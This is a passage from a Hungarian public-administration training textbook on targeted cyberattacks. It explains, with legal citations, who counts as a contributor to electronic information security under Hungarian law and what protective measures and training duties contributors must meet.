Bodó Attila Pál – Oroszi Eszter Diána –
Sági Gábor János – Szappanos Gábor –
Szarvák Anikó – Zámbó Nóra

CÉLZOTT KIBERTÁMADÁSOK

Éves továbbképzés az elektronikus információs rendszer biztonságával összefüggő feladatok ellátásában részt vevő személy számára

Nemzeti Közszolgálati Egyetem, Budapest

A Nemzeti Közszolgálati Egyetem kiadványa

Szerkesztő:
Deák Veronika

Szerzők:
Dr. Bodó Attila Pál
Oroszi Eszter Diána
Sági Gábor János
Szappanos Gábor
Szarvák Anikó
Dr. Zámbó Nóra

Szakmai lektor:
Dr. Szádeczky Tamás

A hatályosítást 2022-ben végezte:
Mikula Fanni

A hatályosításért felelős szakmai szakértő:
Legárd Ildikó

A hatályosított kézirat lezárásának dátuma:
2022. február 25.

Eredeti megjelenés éve:
2018.

Kiadja:
© Nemzeti közszolgálati Egyetem, 2022
Közigazgatási Továbbképzési Intézet

Felelős kiadó:
Prof. Dr. Kis Norbert
rektorhelyettes

TARTALOM

I. BODÓ ATTILA PÁL – ZÁMBÓ NÓRA: A KÖZREMŰKÖDŐK KÖTELEZETTSÉGEI A CÉLZOTT TÁMADÁSOK ELHÁRÍTÁSÁBAN AZ IBTV. SZERINT

1. Bevezető gondolatok

Az elektronikus információbiztonsággal összefüggő feladatok ellátásánál, így különösen a fenyegetések felismerésénél, szükség esetén a biztonsági események kezelésénél mind szervezeti, mind személyi oldalon azonosíthatóak, azok a szereplők és kötelezettségeik, amelyek a védelmi intékedések hatékony megvalósítását szolgálják. A hatályos jogszabályi rendelkezések igen szűk kereteket adnak mind az értelmező rendelkezések, mind a jogok és kötelezettségek megállapításánál a fentiekben említett személyi kör azonosításához. Ebből ered, hogy az érintett személyek és feladataik meghatározásához egyéb szervezetszabályozó eszközöket és a különböző dokumentumokban megjelenő „mindennapi gyakorlatot" is szükséges számba venni.

A „mindennapi gyakorlatban" jelentkező probléma, hogy a számítógépes hálózatokon keresztül történő fenyegetések egyre nagyobb veszélyt jelentenek, és ebben a körben az interneten terjedő kártevők mellett a célzott támadások a leggyakoribbak. Ezek a fenyegetések mind a felhasználókat, mind a technikai eszközöket érintik és az egyik legelterjedtebb veszélyforrások közé tartoznak.

Jelen tananyagban az elektronikus információbiztonságban közreműködő személyek körét és kötelezettségeit vesszük sorra az előzőekben említett szűk keretek között, az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvény (a továbbiakban: Ibtv.) és egyes végrehajtási rendeletei alapján a célzott támadások kezelésével összefüggésben.

2. Alapvetés és értelmezési keretek

A jogok és kötelezettségek ismertetése és megismerése megköveteli, hogy a szakanyagban tárgyalt témakör szempontjából releváns alapfogalmakat és azok értelmezési kereteit rögzítsük. Ennek érdekében szükséges meghatározni, hogy mely szereplő és milyen körülmények között minősül közreműködőnek, illetve milyen fenyegetést, és mely biztonsági esemény(eke)t tekinthetünk célzott támadásnak.

2.1. Mely szereplőt tekintjük közreműködőnek?

Az elektronikus információbiztonságban közreműködő szereplőket két személyi körre adaptálva szükséges vizsgálni. Az egyik a természetes személyek, a másik a jogi személyek köre. A vizsgálat alapját biztosító jogszabályi környezet elsődlegesen az Ibtv. értelmező rendelkezésein[1] alapul. A közreműködő meghatározását az Ibtv. nem rögzíti önálló fogalomként, ettől függetlenül mindkét személyi kör tekintetében az értelmezéshez iránymutatást nyújt az üzemeltető, az adatfeldolgozó és az adatkezelő meghatározása.

[1] Az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvény (a továbbiakban: Ibtv.) 1. §-a.

Az Ibtv. 1. § (1) bekezdésének 45. pontja szerint az állami és önkormányzati szervek elektronikus információbiztonságának körében üzemeltetőnek minősül *„az a természetes személy, jogi személy vagy egyéni vállalkozó, aki vagy amely az elektronikus információs rendszer vagy annak részei működtetését végzi és a működésért felelős*". *Adatfeldolgozónak* az a természetes vagy jogi személy, minősül, aki vagy amely az Ibtv. személyi hatálya alá tartozó szervezeteknél szerződés alapján – beleértve a jogszabály rendelkezése alapján kötött szerződést is – adatok feldolgozását végzi.[2]

Az Ibtv. személyi hatálya alá tartozó szervek[3] köre igen széles, ide tartoznak:

a) a központi államigazgatási szervek, ezen belül:
  aa) a minisztériumok,
  ab) az autonóm államigazgatási szervek,
  ac) a kormányhivatal, mint törvény által létrehozott, a Kormány irányítása alatt működő szerv,
  ad) a központi hivatalok, mint kormányrendelet által létrehozott, miniszter irányítása alatt működő szervek,
  ae) a rendvédelmi szervek,
  af) az önálló szabályozó szervek,
b) a Köztársasági Elnöki Hivatal,
c) az Országgyűlés Hivatal,
d) az Alkotmánybíróság Hivatala,
e) az Országos Bírósági Hivatal és a bíróságok,
f) az ügyészségek,
g) az Alapvető Jogok Biztosának Hivatala,
h) az Állami Számvevőszék,
i) a Magyar Nemzeti Bank,
j) a fővárosi és megyei kormányhivatalok,
k) a helyi és a nemzetiségi önkormányzatok képviselő-testületének hivatala (polgármesteri hivatal, megyei önkormányzati hivatal, közös önkormányzati hivatal), a hatósági igazgatási társulások,
l) a helyi önkormányzatok képviselő-testületének hivatalaira, a hatósági igazgatási társulásokra,
m) a Magyar Honvédség, valamint

az *a)–m)* pontokban meghatározott szervek számára adatkezelést végzők.

Az adatkezelő fogalmi meghatározása tágabb kört ölel fel, hiszen visszahivatkozik az adatfeldolgozói körre. E szerint *adatkezelő* az a természetes vagy jogi személy, aki vagy amely önállóan vagy másokkal együtt az adatok kezelésének célját meghatározza, az adatkezelésre vonatkozó döntéseket meghozza és végrehajtja, vagy az adatfeldolgozóval végrehajtatja.[4]

Az Ibtv. szerinti, fentebb rögzített fogalmi megahatározások – adatfeldolgozó, adatkezelő – 2015. július 16-tól[5] az Ibtv. és az információs önrendelkezési jogról és az információszabadságról szóló 2011. évi CXII. törvény (a továbbiakban: Infotv.) közötti összhang megteremtését célzó Ibtv. módosítást követően egyeznek az Infotv. 3. §-a szerinti fogalmi meghatározásokkal.

Speciális szereplőnek minősül az Ibtv. személyi hatálya alá tartozó azon szervek köre, akik a nemzeti adatvagyon körébe tartozó állami nyilvántartások adatfeldolgozói feladatait[6] látják el. Ez utóbbi szervezetek körét a nemzeti adatvagyon körébe tartozó állami nyilvántartások adatfeldolgozásának biztosításáról szóló 38/2011. (III. 22.) Korm. rendelet melléklete[7] tartalmazza.

---

[2] Ibtv. 1. § (1) bekezdés 3. pont.

[3] Ibtv. 2. §.

[4] Ibtv. 1. § (1) bekezdés 5. pont.

[5] Az e-kártya megvalósításához szükséges egyes törvények, valamint az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvény módosításáról szóló 2015. évi CXXX. törvény 8. § (1) bekezdése.

[6] Ibtv. 2. § (2) bekezdés b) pont.

[7] Lásd 3. melléklet.

Mindhárom fogalom – üzemeltető, adatfeldolgozó, adatkezelő – mindkét személyi körre vonatkozóan azonosítható, így a fogalmak alá tartozó személyi és szervezeti kör az Ibtv. szerint az elektronikus információbiztonság szervezeti érvényesülését illetően közreműködőnek minősül. Az adatkezelést illetve az adatfeldolgozást végző vagy végeztető jogi személyt vagy egyéni vállalkozót, valamint az üzemeltetőt az Ibtv. együttesen szervezetként definiálja[8].

Az adatfeldolgozón, az adatkezelőn és az üzemeltetőn túl közreműködőnek tekinti továbbá az Ibtv. az elektronikus információs rendszer[9] létrehozásában, auditálásában, karbantartásában vagy javításában, továbbá tervezésében, fejlesztésében, vizsgálatában, kockázatelemzésében és kockázatkezelésében részt vevők körét.[10]

Az Ibtv. személyi hatálya alá tartozó szervek közül a központi államigazgatási szervek egy részénél[11] megjelenik a központosított informatikai és elektronikus hírközlési szolgáltatásokról szóló 309/2011. (XII. 23.) Korm. rendelet (a továbbiakban: 309/2011. (XII. 23.) Korm. rendelet) alapján egy speciális szereplő, az 1. §-ban kijelölt központi szolgáltató, a Nemzeti Infokommunikációs Szolgáltató Zrt. (a továbbiakban: központi szolgáltató).

A 309/2011. (XII. 23.) Korm. rendelet 1. melléklete tartalmazza a központi szolgáltató által kötelezően biztosítandó központosított informatikai és elektronikus hírközlési szolgáltatások körét[12]. A központi szolgáltató a 309/2011. (XII. 23.) Korm. rendeletben biztosított szolgáltatások körében, mint üzemeltető és mint adatkezelő jár el, ez alapján közreműködőnek minősül. Ugyanígy közreműködőnek minősül a 309/2011. (XII. 23.) Korm. rendelet 3. mellékletében[13] meghatározott szolgáltatások körében az IdomSoft Informatikai Zártkörűen Működő Részvénytársaság (a továbbiakban: IdomSoft Zrt.), illetve a 4. mellékletben meghatározott szolgáltatások körében a KOPINT-DATORG Informatikai és Vagyonkezelő Kft.

További támpontot ad a közreműködő fogalmi meghatározásának rögzítéséhez az állami és önkormányzati szervek elektronikus információbiztonságáról szóló törvényben meghatározott vezetői és az elektronikus információs rendszer biztonságáért felelős személyek képzésének és továbbképzésének tartalmáról szóló 26/2013. (X. 21.) KIM rendelet (a továbbiakban: KIM rendelet). A KIM rendelet tartalma az Ibtv. 13. § (11) bekezdésében előírt kötelezettség teljesítéséhez kapcsolódik, amely szerint az elektronikus információbiztonságban érintett személyi kör, így az elektronikus információs rendszer biztonságáért felelős személy és az elektronikus információs rendszer biztonságával összefüggő feladatok ellátásában részt vevő személyek miniszteri rendeletben meghatározott rendszeres szakmai képzésen, továbbképzésen kötelesek részt venni. E kötelezettség szempontjából a személyi kör csak természetes személyre értelmezhető.

A KIM rendelet értelmező rendelkezései szerint[14] a képzési kötelezettség teljesítésével összefüggésben elektronikus információs rendszer biztonságával összefüggő feladatok ellátásában részt vevő személynek – témánk szempontjából közreműködőnek – minősülnek:

a) az állami és önkormányzati szervek esetében a szervezeti és működési szabályzat és a munkaköri leírások alapján,

b) az Ibtv. hatálya alá tartozó egyéb szervek esetében a munkaköri leírásban vagy egyéb módon az elektronikus információbiztonsági feladatok ellátásával megbízott személyek.

---

[8] Ibtv. 1. § (1) bekezdés 43. pont.

[9] Elektronikus információs rendszer: az adatok, információk kezelésére használt eszközök (környezeti infrastruktúra, hardver, hálózat és adathordozók), eljárások (szabályozás, szoftver és kapcsolódó folyamatok), valamint az ezeket kezelő személyek együttese – Ibtv 1. § (1) bekezdés 14b. pont.

[10] Ibtv. 11. §.

[11] A központosított informatikai és elektronikus hírközlési szolgáltatásokról szóló 309/2011. (XII. 23.) Korm. rendelet 2. melléklete.

[12] Lásd 1. melléklet.

[13] Lásd 2. melléklet.

[14] Az állami és önkormányzati szervek elektronikus információbiztonságáról szóló törvényben meghatározott vezetői és az elektronikus információs rendszer biztonságáért felelős személyek képzésének és továbbképzésének tartalmáról szóló 26/2013. (X. 21.) KIM rendelet (a továbbiakban: KIM rendelet) 2. § 3. pont.

Fentieken túl közreműködőnek tekinthetők a felhasználók[15] is, akik az értelmező rendelkezések szerint az egy adott elektronikus információs rendszert igénybevevő személyek. Ilyen személynek tekinthető minden olyan munkatárs, aki az adott elektronikus információs rendszerhez felhasználói jogosultsággal rendelkezik (utóbbi szervezetenként és elektronikus információs rendszerenként eltérő, kereteit a szervezet Informatikai Biztonsági Szabályzata tartalmazza).

Összegzésként megállapítható, hogy minden olyan feladat, tevékenység és szolgáltatás, amely az elektronikus információbiztonsághoz kapcsolódik és leíró jelleggel, mint kötelezettség megjelenik valamely szervezetszabályzó dokumentumban, munkaköri leírásban vagy szerződésben közreműködői tevékenységhez köthető. Ez alapján bár az Ibtv. és a fentiekben ismertetett jogszabályok nem határozzák meg a közreműködő fogalmát, véleményünk szerint az az alábbiak szerint rögzíthető. Közreműködőnek minősül egy szervezet működése során minden olyan természetes és jogi személy, amely feladat- és hatásköréből adódóan magatartásával, tevékenységével hozzájárul az elektronikus információbiztonság szervezeten belüli érvényesüléséhez (a továbbiakban együtt: közreműködő).[16]

2.2. Mi minősül célzott támadásnak?

Az értelmezési keretek rögzítéséhez a közreműködő adekvát fogalmi használata mellett szükséges, hogy meghatározásra kerüljön mi minősül célzott támadásnak. A célzott támadás az internetről érkező fenyegetések körébe tartozik, amely során a támadó az elektronikus információs rendszer infrastrukturális szegmensét célozza annak érdekében, hogy e szegmensben felügyelet nélkül „tevékenykedjen". Ezen magatartás arra irányul, hogy a támadó az adott célpont eszköze feletti rendelkezési jogosultság gyakorlását megszerezze. Rendkívül összetett módszereket és magas szakértelmet igénylő támadási forma, amely ellen nehéz védekezni és így gyakran jár „eredménnyel".

Ebből eredően a célzott támadások egyaránt minősülnek fenyegetésnek, és ha a kívánt célt elérik, akkor biztonsági eseménynek. Az Ibtv. és a hatályos jogszabályi környezet – a közreműködő fogalmához hasonlóan – a célzott támadások meghatározását sem rögzíti az értelmező rendelkezések között, azonban a szükséges kereteket a fenti két fogalom meghatározásával megadja.

Az Ibtv. szerint fenyegetésnek kell tekinteni minden olyan lehetséges műveletet vagy eseményt, illetve mulasztásos cselekmény, amely sértheti az elektronikus információs rendszer és elemei védettségét, biztonságát.[17] Ha a fenyegetések ellen hozott tevékenységek és intézkedések összessége nem megfelelő a fenyegetésből biztonsági esemény lesz. Biztonsági eseménynek az Ibtv. azt a nem kívánt vagy nem várt egyedi esemény vagy eseménysorozatot tekinti, amely az elektronikus információs rendszerben kedvezőtlen változást vagy egy előzőleg ismeretlen helyzetet idéz elő, és amelynek hatására az információ bizalmassága, sértetlensége, hitelessége, funkcionalitása vagy rendelkezésre állása elvész, illetve megsérül.[18]

A biztonsági esemény fogalmának az értelmezéséhez segítséget nyújt, hogy az Ibtv.-ben önálló fogalomként jelenik meg a *bizalmasság,*[19] a *sértetlenség,*[20] a *rendelkezésre állás*[21]. Az értelmező rendelkezések rögzítik, hogy:

a) Bizalmasságnak az elektronikus információs rendszer azon tulajdonságát kell érteni, amely szerint az elektronikus információs rendszerben tárolt adatot, információt csak az arra jogosultak és csak a jogosultságuk szintje szerint ismerhetik meg, használhatják fel, illetve rendelkezhetnek annak felhasználásáról.

[15] Ibtv. 1. § (1) bekezdés 18. pont.
[16] Szerzők fogalom meghatározása.
[17] Ibtv. 1. § (1) bekezdés 19. pont.
[18] Ibtv. 1. § (1) bekezdés 9. pont.
[19] Ibtv. 1. § (1) bekezdés 8. pont.
[20] Ibtv. 1. § (1) bekezdés 39. pont.
[21] Ibtv. 1. § (1) bekezdés 38. pont.

b) Sértetlenségnek az adat azon tulajdonságát kell érteni, amely szerint:
  ba) az adat tartalma és tulajdonságai az adattal szemben felállított követelményekkel megegyeznek, az adat az elvárt forrásból származik, azaz hiteles, és
  bb) az adat származása ellenőrizhető, azaz eredete ellenőrizhető (letagadhatatlan). Sértetlenség továbbá az elektronikus információs rendszer elemeinek azon tulajdonsága is, amely arra vonatkozik, hogy az elektronikus információs rendszer eleme rendeltetésének megfelelően használható.
c) Rendelkezésre állás alatt annak biztosítását kell érteni, hogy az elektronikus információs rendszerek az arra jogosult személy számára elérhetőek és az abban kezelt adatok felhasználhatóak.

A hatályos szabályozási környezet megkülönbözteti a biztonsági esemény fogalmát a súlyos biztonsági esemény fogalmától. Súlyos biztonsági eseménynek kell tekinteni azt az informatikai eseményt, amely bekövetkezése esetén:
a) az állami működés szempontjából kritikus adat bizalmassága, sértetlensége vagy rendelkezésre állása sérülhet,
b) emberi életek kerülhetnek közvetlen veszélybe, személyi sérülések nagy számban következhetnek be,
c) súlyos bizalomvesztés következhet be az állammal vagy az érintett szervezettel szemben,
d) alapvető emberi, vagy a társadalom működése szempontjából kiemelt jogok sérülhetnek.[22]

2.3. A közreműködők helye és szerepe az elektronikus információbiztonságban

Az előzőekben rögzítettük és elhatároltuk egymástól azokat az alapfogalmakat, amelyek zsinórmértékként szolgálnak a témakör ismertetéséhez, ezáltal ismerjük a közreműködő szereplők fogalmát és körét. Ezen ismeretek birtokában szükséges elhelyezni az elektronikus információbiztonság környezetében az ismertetett szereplőket és meghatározni szerepüket.

A közreműködők elektronikus információbiztonsággal kapcsolatos helye egy szervezetben az által határozható meg, hogy milyen alaptevékenységet végeznek feladat- és hatáskörükkel összefüggésben. Az értelmezési keretekből kiindulva ezek lehetnek:
a) üzemeltetői,
b) adatkezelői,
c) adatfeldolgozói,
d) központi szolgáltatói,
e) felhasználói

szerepkörökkel összefüggő alaptevékenységek. Ezen tevékenységi körök a szervezeti struktúrában „bárhol” elhelyezhetők és gyakorlati megjelenési formájukat tekintve lehetnek önálló vagy kapcsolt munkakörök, szerződés vagy jogszabály által ellátott feladatok. A munkakör alapú megközelítés esetében a szervezeti hierarchia megjelenési formája a vezetői szerepkör és a szervezeti egység szintjén is azonosítható. Szerződéses jogviszony és jogszabályi kijelölés esetén az ellátott feladat mennyisége és mélysége rögzített keretek között mozog. A betöltött szerepkörök sokszínségétől és a szervezetben elfoglalt hely változatosságától függetlenül az alapvető kötelezettségek köre minden közreműködőre kiterjed, amely kötelezettségek az Ibtv.-ben megjelenő támogató védelmi intézkedésekre[23] és a biztonságtudatos működésre is visszavezethetőek.

[22] Ibtv. 1. § (1) bekezdés 41a. pont.
[23] Ibtv. 6. §.

3. Kötelezettségek az Ibtv. és végrehajtási szabályai tükrében

A közreműködők kötelezettségeire vonatkozó generális szabály az Ibtv.-ben előírt követelmények teljesülése a szervezet elektronikus információs rendszereit érintő, biztonsággal összefüggő tevékenységük során. Ennek teljesülését az elektronikus információs rendszer biztonságáért felelős személy[24] biztosítja. A közreműködőt a biztonsági követelmények teljesülésével kapcsolatban tájékoztatási kötelezettség terheli az elektronikus információs rendszer biztonságáért felelős személy részére. Ezen tájékoztatás keretében további kötelezettsége, hogy:

a) a követelményeknek való megfelelőség alátámasztásához szükséges, a közreműködői tevékenységgel kapcsolatos adatokat, illetve
b) az elektronikus információs rendszerek biztonsága tárgyában keletkezett valamennyi dokumentumot az elektronikus információs rendszer biztonságáért felelős személy rendelkezésre bocsássa.[25]

Az Ibtv. az elektronikus információbiztonsági követelmények között alapvetésként rögzíti,[26] hogy a védelmi intézkedéseknek – a PreDeCo (Preventive-Detective-Corrective) elvet alapul véve – támogatniuk kell:

a) a megelőzést, azaz a fenyegetés által okozható hatás bekövetkezésének elkerülését,[27]
b) a korai figyelmeztetést, azaz olyan aktív szervezeti cselekvést, amely során valamely fenyegetés várható bekövetkezésének jelzésére kerül sor a fenyegetés bekövetkezése előtt annyi idővel, hogy hatékony védelmi intézkedéseket lehessen hozni,[28]
c) az észlelést, azaz a biztonsági esemény bekövetkezésének felismerését,[29] és
d) a reagálást, amely a bekövetkezett biztonsági esemény terjedésének megakadályozására vagy késleltetésére, a további károk mérséklésére tett intézkedéseket foglalja magába,[30] és magát
e) a biztonsági események kezelését, amely magába foglalja a dokumentálást, a következmények felszámolását, a bekövetkezés okainak és felelőseinek megállapítását, és a hasonló biztonsági események jövőbeni előfordulásának megakadályozása érdekében végzett tervszerű tevékenységet.[31]

Fentiekből következik, hogy minden közreműködőnek a feladat- és hatáskörébe tartozó tevékenysége során a célzott támadások elhárítása érdekében úgy kell eljárnia, hogy azzal hozzájáruljon:

a) a célzott támadások megelőzéséhez,
b) a célzott támadásokra vonatkozó korai figyelmeztetés megvalósulásához,
c) magának a célzott támadásnak az észleléséhez, valamint
d) célzott támadás bekövetkezése esetén a reagálás hatékony megvalósulásához, és a biztonsági esemény kezeléséhez.

Minden fenti résztevékenység során szükség szerint érvényesülnie kell az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvényben meghatározott technológiai biztonsági, valamint biztonságos információs eszközökre, termékekre továbbá a biztonsági osztályba és a biztonsági szintbe sorolásra vonatkozó követelményekről szóló 41/2015. (VII. 15.) BM rendeletben (a továbbiakban: BM rendelet) előírt védelmi intézkedéseknek, amelyek az alábbiak:

[24] Ibtv. 13. § (5) bekezdés.
[25] Ibtv. 13. § (7) bekezdés.
[26] Ibtv. 6. §.
[27] Ibtv. 1. § (1) bekezdés 36. pont.
[28] Ibtv. 1. § (1) bekezdés 32. pont.
[29] Ibtv. 1. § (1) bekezdés 17. pont.
[30] Ibtv. 1. § (1) bekezdés 37. pont.
[31] Ibtv. 1. § (1) bekezdés 10. pont.

a) adminisztratív védelem (a védelem érdekében hozott szervezési, szabályozási, ellenőrzési intézkedések összessége, és az oktatás),[32]
b) fizikai védelem (a fizikai térben megvalósuló fenyegetések elleni védelem, ide sorolva a természeti csapás elleni és a mechanikai, az élőerős védelmet, az elektronikai jelzőrendszert, a beléptető és a megfigyelő rendszert, a tápáramellátást, a sugárzott és vezetett zavarvédelmet, a klimatizálást és a tűzvédelmet),[33]
c) logikai védelem (az elektronikus információs rendszerben információtechnológiai eszközökkel és eljárásokkal (programokkal, protokollokkal) kialakított védelem).[34]

A védelmi intézkedések körét a BM rendelet az elektronikus információs rendszer biztonsági osztályba[35] sorolt értékéhez igazodva határozza meg. De melyek azok a védelmi intézkedések, amelyek a biztonsági osztályba sorolás eredményétől és a közreműködő szerepvállalásának mértékétől függően szükség szerint a célzott támadások elhárításához kapcsolódnak?

Az adminisztratív védelmi intézkedések terén a jogi személy közreműködőnek a közreműködés mértékétől függően rendelkeznie kell:[36]

a) alapfeltételként elektronikus információs rendszerek biztonságáért felelős személlyel,
b) a megelőzés érdekében:
  ba) informatikai biztonsági szabályzattal,
  bb) kockázatelemzési és kockázatkezelési eljárásrenddel,
  bc) üzletmenet folytonosságra vonatkozó eljárásrenddel,
  bd) a biztonságtudatosságot szem előtt tartó képzési eljárásrenddel,
  be) az elektronikus információs rendszerek nyilvántartásával,
c) a megelőzés, a korai figyelmeztetés, az észlelés, a reagálás és a biztonsági esemény kezelésére vonatkozóan olyan biztonsági eseménykezelési eljárásrenddel, amely kitér a biztonsági események figyelésére, jelentésére és a képzésre,
d) a megelőzés és a korai figyelmeztetés érdekében olyan személybiztonsági eljárásrenddel, amely kitér a munkakörök, feladatok biztonsági szempontú besorolására és az interneten tanúsítandó viselkedési szabályokra.

A fizikai védelmi intézkedések terén a jogi személy közreműködőnek a közreműködés mértékétől függően rendelkeznie kell[37]:

a) a megelőzés érdekében a belépési engedélyezésre vonatkozó eljárásrenddel,
b) a korai figyelmeztetés és az észlelés érdekében behatolás riasztással, észlelő berendezésekkel, hőmérséklet és páratartalom ellenőrzéssel, tűzvédelemmel,
c) a reagálás érdekében tartalék áramellátással, vészkikapcsolási renddel és vészvilágítással, tűzelfojtó berendezéssel, víz- és más, csővezetéken szállított anyag okozta kár elleni védelemmel.

[32] Ibtv. 1. § (1) bekezdés 6. pont.
[33] Ibtv. 1. § (1) bekezdés 20. pont.
[34] Ibtv. 1. § (1) bekezdés 34. pont.
[35] Ibtv. 7-8. §-ok.
[36] Az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvényben meghatározott technológiai biztonsági, valamint biztonságos információs eszközökre, termékekre továbbá a biztonsági osztályba és a biztonsági szintbe sorolásra vonatkozó követelményekről szóló 41/2015. (VII. 15.) BM rendeletben (a továbbiakban: BM rendelet) 3. melléklet 3.1. alpontja, amely az egyes védelmi intézkedések alábontását is tartalmazza, ezek szükségessége és teljesülése egyedi vizsgálat tárgya.
[37] BM rendelet 3. melléklet 3.2. alpontja amely az egyes védelmi intézkedések alábontását is tartalmazza, ezek szükségessége és teljesülése egyedi vizsgálat tárgya.

A logikai védelmi intézkedések terén a jogi személy közreműködőnek a közreműködés mértékétől függően rendelkeznie kell:[38]

a) a megelőzés érdekében szükség esetén:
  aa) biztonságtervezési szabályzattal,
  ab) rendszerbiztonsági tervvel,
  ac) az elektronikus információs rendszerre vonatkozó tesztelési, képzési és ellenőrzési tervvel,
  ad) konfigurációkezelési eljárásrenddel,
  ae) rendszer karbantartási eljárásrenddel,
  af) adathordozók védelmére vonatkozó eljárásrenddel,
  ag) azonosítási és hitelesítési eljárásrenddel,
  ah) hozzáférés ellenőrzési eljárásrenddel,
  ai) rendszer- és információsértetlenségre vonatkozó eljárásrenddel, amelyet üzemeltetési szolgáltatási szerződés esetén szerződéses kötelemként kell érvényesíteni,

b) a megelőzés és a korai figyelmeztetés érdekében szükség esetén biztonságértékelési tervvel és az eredmény elemzésével, naplózási eljárásrenddel valamint rendszer- és kommunikáció védelmi eljárásrenddel.

Az előzőekben felsorolt adminisztratív, fizikai és logikai védelmi intézkedések annál nagyobb mértékben és mélységben kell, hogy rendelkezésre álljanak, minél magasabb az elektronikus információs rendszer biztonsági osztálya, és minél sokrétűbb a közreműködő szerepvállalása. Különösen igaz ez a logikai védelmi intézkedések rendelkezésre állása esetén. Látható, hogy a közreműködőket alapvetően a megelőzést célzó védelmi intézkedések terhelik, azonban adott esetben egy adatfeldolgozó, adatkezelő vagy üzemeltető a teljes védelmi intézkedési katalógus megvalósításában is érintett lehet. Főszabályként kell, hogy érvényesüljön, hogy jogi személy közreműködő esetében a BM rendeletben előírt védelmi intézkedések szükségességét és teljesülését egyedileg kell vizsgálni.

Fenti védelmi intézkedések elsődlegesen tehát a jogi személy közreműködő esetében értelmezhetők, természetes személy közreműködő esetén ezek a kötelezettségek az adott magatartásban megjelenő cselekvések és viselkedési formák révén érvényesülnek azzal, hogy a közreműködőnek úgy kell eljárnia, ahogy az az adott helyzetben tőle elvárható. A szervezeti szabályzókban megjelenő kötelezettségek betartása esetükben alapvető munkajogi kötelezettség.

A BM rendeletben előírt és fent részletezett védelmi intézkedések mellett a megelőzést szolgáló további kötelezettség a biztonságtudatosságot, a tudás szinten tartását és a szakmai fejlődést célzó, a KIM rendeletben előírt képzésen való részvétel. A közreműködő fogalmi kereteinek meghatározásánál rögzítettük, hogy a KIM rendeletben szereplő, az elektronikus információs rendszer biztonságával összefüggő feladatok ellátásában részt vevő személyek (a továbbiakban: részt vevő személyek) közreműködőnek minősülnek. A részt vevő személyeket az alábbi képzések érinthetik:

a) két féléves, szakirányú továbbképzés választható jelleggel,[39]
b) 50 órás továbbképzés, amelyen egy alkalommal kötelező részt venni, kivéve, ha a közreműködő már elvégezte az a) pont szerinti szakirányú továbbképzést, vagy a KIM rendeletben meghatározott, érvényes oklevéllel rendelkezik,[40]
c) 25 órás éves továbbképzésben, kötelező jelleggel, amely alól mentességgel nem rendelkezik.[41]

[38] BM rendelet 3. melléklet 3.3. alpontja, amely az egyes védelmi intézkedések alábontását is tartalmazza, ezek szükségessége és teljesülése egyedi vizsgálat tárgya.
[39] KIM rendelet 4-8. §-ok.
[40] KIM rendelet 9-13. §-ok.
[41] KIM rendelet 14-18. §-ok.

A KIM rendelet alapján a részt vevő személyek esetében az 50 órás továbbképzés alóli felmentésnek minősül:

a) az Information Systems Audit and Controll Association (ISACA) által kiadott:
  aa) Certified Information System Auditor (CISA), vagy
  ab) Certified Information Security Manager (CISM), vagy
  ac) Certified in Risk and Information Systems Control (CRISC),
b) az International Information Systems Security Certification Consortium Inc. által kiadott Certified Information Systems Security Professional (CISSP) érvényes oklevél megléte.[42]

A felhasználók részére a KIM rendeletben előírt 25 órás éves továbbképzés elvégzése kötelező, azonban ettől függően a szervezet belső szabályzóiban (például: informatikai biztonsági szabályzat, képzési terv) célszerű a biztonságtudatosságra vonatkozó képzési lehetőségeket rögzíteni. Ennek összhangban kell állni a BM rendelet 3. melléklet Adminisztratív védelmi intézkedések 3.1.7.2. alpontjában előírt – és az 1. biztonsági osztálytól kötelező – képzési eljárásrenddel.

A központi szolgáltatónak és közreműködőnek minősülő szervezetnek az információbiztonsággal kapcsolatos speciális feladatait a központosított informatikai és elektronikus hírközlési szolgáltató információbiztonsággal kapcsolatos feladatköréről szóló 186/2015. (VII. 13.) Korm. rendelet (a továbbiakban: 186/2015. (VII. 13.) Korm. rendelet) tartalmazza. A 186/2015. (VII. 13.) Korm. rendelet a központi szolgáltató részére a biztonsági események kezelésével összefüggésben együttműködési kötelezettséget ír elő a szervezet, a Nemzeti Elektronikus Információbiztonsági Hatóság és az eseménykezelő központok[43] irányába.[44]

A központi szolgáltató kötelezettsége továbbá a célzott támadások elhárításával összefüggésben,[45] hogy:

a) a megelőzés érdekében kialakítsa informatikai biztonsági irányítási rendszerét,
b) a megelőzés érdekében azonosítsa és nyilvántartsa:
  ba) a szolgáltatások végfelhasználóit, az üzemeltető felhasználókat, valamint a szolgáltatás biztosításához igénybevett támogatókat és fejlesztőket (a továbbiakban együtt: felhasználók), továbbá a hozzáférési jogosultságaikat,
  bb) a szolgáltatásokhoz kapcsolódó távoli hozzáféréseket,
c) a megelőzés érdekében elvégezze a szolgáltatások kockázatértékelését és meghatározza a szolgáltatások biztosításához szükséges és a kockázatokkal arányos védelmi intézkedéseket és folyamatosan felülvizsgálja azokat,
d) a korai figyelmeztetés, az észlelés és a reagálás érdekében folyamatosan ellenőrizze a szolgáltatások biztonsági állapotát, elvégezze az üzemi és biztonsági információk gyűjtését és elemezését, az elemzések alapján a megelőzés érekében biztonságnövelő intézkedéseket vezet be,
e) a reagálás és a biztonsági esemény kezelése érdekében intézkedik a bekövetkezett biztonsági események által okozott kár csökkentéséről,
f) a biztonsági események kezelése során tájékoztatja az eseménykezelő központokat az azonosított biztonsági eseményekről és fenyegetettségekről, biztosítja az azonosításához, elemzéséhez és kezeléséhez szükséges, bizonyíték értékű információkat részükre,
g) a biztonsági események kezelése érdekében a biztonsági eseményről szóló adatszolgáltatással, vizsgálat elvégzésével, az elrendelt biztonságnövelő intézkedések végrehajtásával közreműködik az eseménykezelő központok által végzett informatikai biztonsági eseménykezelésben.

[42] KIM rendelet 7. § (2) bekezdés.
[43] Ibtv. 19. §.
[44] A központosított informatikai és elektronikus hírközlési szolgáltató információbiztonsággal kapcsolatos feladatköréről szóló 186/2015. (VII. 13.) Korm. rendelet (a továbbiakban: 186/2015. (VII. 13.) Korm. rendelet) 3. §.
[45] 186/2015. (VII. 13.) Korm. rendelet 2. §.

A központi szolgáltató a Kormányzati Adatközpont szolgáltatásai[46] körében az azt igénylő ügyfelei számára korai figyelmeztető rendszerhez való kapcsolódást biztosít az alábbi műszaki feltételek megteremtésével és fenntartásával:

